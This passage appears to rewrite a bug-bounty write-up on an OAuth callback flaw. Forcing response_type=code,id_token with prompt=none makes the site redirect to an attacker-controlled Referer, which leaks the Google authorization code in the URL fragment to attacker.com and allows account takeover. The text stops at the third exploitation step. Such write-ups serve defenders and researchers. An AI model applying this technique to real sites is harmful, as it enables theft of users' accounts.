OAuth Non-Happy Path to ATO
The target's OAuth callback had a non-happy path where, if the response_type was changed to id_token, the application redirected to the referer value with the access token in the URL fragment. An attacker could exploit this by opening the OAuth flow with response_type=id_token,code and prompt=none, causing the victim to be redirected to the attacker's site with the authorization code in the fragment, leading to account takeover.
 Published on blog.voorivex.team
First of all, before you start reading this blog post, you should be familiar with some concepts:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a website that offers sign-in through three OAuth providers: Facebook, Google and GitHub. The feature under test is the OAuth callback handler on the target itself, not the provider side. The report focuses on what happens when the callback receives something other than the expected happy path, and on how the application handles the redirect back to the user in that case.
The author frames the work around two definitions. The happy path is the default scenario with no exceptional or error conditions, as described on Wikipedia. The non-happy path is, in Frans Rosen's words, a situation where the OAuth provider issues valid codes or tokens but the website that receives them does not successfully handle them. The "Dirty Dancing" write-up by Frans Rosen is cited as the inspiration for looking at different OAuth implementations.
Setup
The report does not describe any accounts, roles, tools or versions. The preconditions are behavioural: the target must use OAuth with the providers listed, and the prompt=none trick applies to users who had previously logged in with Google. The author also notes that not every user connects their Google account to their account on the target, which later affected the severity rating.
Finding it

The author first mapped the OAuth flow of the target to understand the happy path, then tested for the non-happy path. A diagram of the flow shows both branches:


In the callback section, the green path is the happy path the programmer expects:
The red path is the non-happy path, where the application continues with a different flow. If the conditions are not met, for example a missing parameter or a missing value, the application shows unexpected behaviour:

Open redirect based on Referer
In that other flow, the web application (not the OAuth provider) redirects the user to the value of the referer header without any parameter. The author notes that this behaviour is not a vulnerability by itself, but it is an unusual way to handle errors, and it is worth digging into.
Conditions to be vulnerable
The author lists the conditions that must all hold for the target to be exploitable:
- We cannot force users to redirect with parameters.
- The application must go through the other flow to redirect based on the referer.
- In the last step of the flow the
referermust be the attacker-controlledreferer. - In order to take over a victim's account, the
codeshould be stolen.
Fragment redirect
There are two common ways to redirect users: server-side and client-side. In a server-side redirect, when a user is redirected to another website, the fragment part of the URL remains unchanged. In a client-side redirect, the fragment part of the URL is removed with each redirect:

This matters because the tokens the author is after end up in the fragment.
Response type
To reach the non-happy path (the red branch in the diagram), the author needed to force the application to derail from its normal behaviour. Changing the response_type parameter from code to id_token did that, a technique learned from a Detectify Labs write-up on account hijacking using dirty dancing in sign-in OAuth flows. In the other flow, the access token was placed in the URL fragment section:
Referer research

The author ran a small experiment on HTTP and browser behaviour around the Referer header and reached this conclusion:
If I open
attacker.comand it containswindow.open('google.com')and it redirects me to thex.comby3xxstatus code, the x.com will see the referer asattacker.com. it does not limited to one redirect, can be multiple, w → x → y → z and thezwill see the referer asw
A diagram illustrates the chain:
Three OAuth providers
The author started the OAuth flow of the three providers the website uses (Facebook, Google, GitHub) to see whether each could be exploited.

In the Facebook OAuth flow there is always a confirmation step at the end. It requires the user to stop and click on the confirmation to proceed, which changes the referrer to facebook.com and makes it non-exploitable:
GitHub
In the GitHub OAuth flow there is no response_type parameter to manipulate in order to change the authentication flow, so the author skipped it:
In the Google OAuth flow everything was ready to exploit. The authentication flow could be started with window.open and different response_type values such as id_token and code could be used.
There was one problem: when the user had multiple Google accounts in the browser, the page prompted the user to select an account.

That interruption changed the referrer to accounts.google.com, making the flow non-exploitable. The solution was the prompt=none parameter for users who had previously logged in with Google, which bypassed the account selection step and completed the flow automatically.
What do we have so far?
Going back to the conditions list, the author marks each one as solved or not:
- We cannot force users to redirect with parameters → we can redirect fragments.
- The application must go through the other flow to redirect based on the referer → the
response_typedoes that. - In the last step of the flow, the referer must be the attacker-controlled referer →
window.openerplus a3xxstatus code redirect. - In order to take over a victim's account, the code should be stolen → not solved yet.
Implementation of OAuth

At this point the author could steal the state and the id_token. The question is whether the id_token is enough to take over the victim's account. The answer is no: the authorization code is needed. The id_token was useless because the application had no backend code to authenticate users with it. A diagram explains why:
Comma
Digging further into the concepts, the author found that Google OAuth accepts multiple response_type values:

Starting the OAuth flow with response_type=code,id_token produced this result after the flow ended:
attacker.com#state=STATE&id_token=TOKEN&state=STATE&code=CODE
With the code in hand, the author was able to take over the victim's account.
Exploitation
Step 1: send the malicious link
The attacker sends a malicious link to the victim.
Step 2: open the OAuth flow

The victim opens the link and an opener starts the Google OAuth flow with response_type=id_token,code&prompt=none as additional parameters.
Step 3: provider redirects to the target
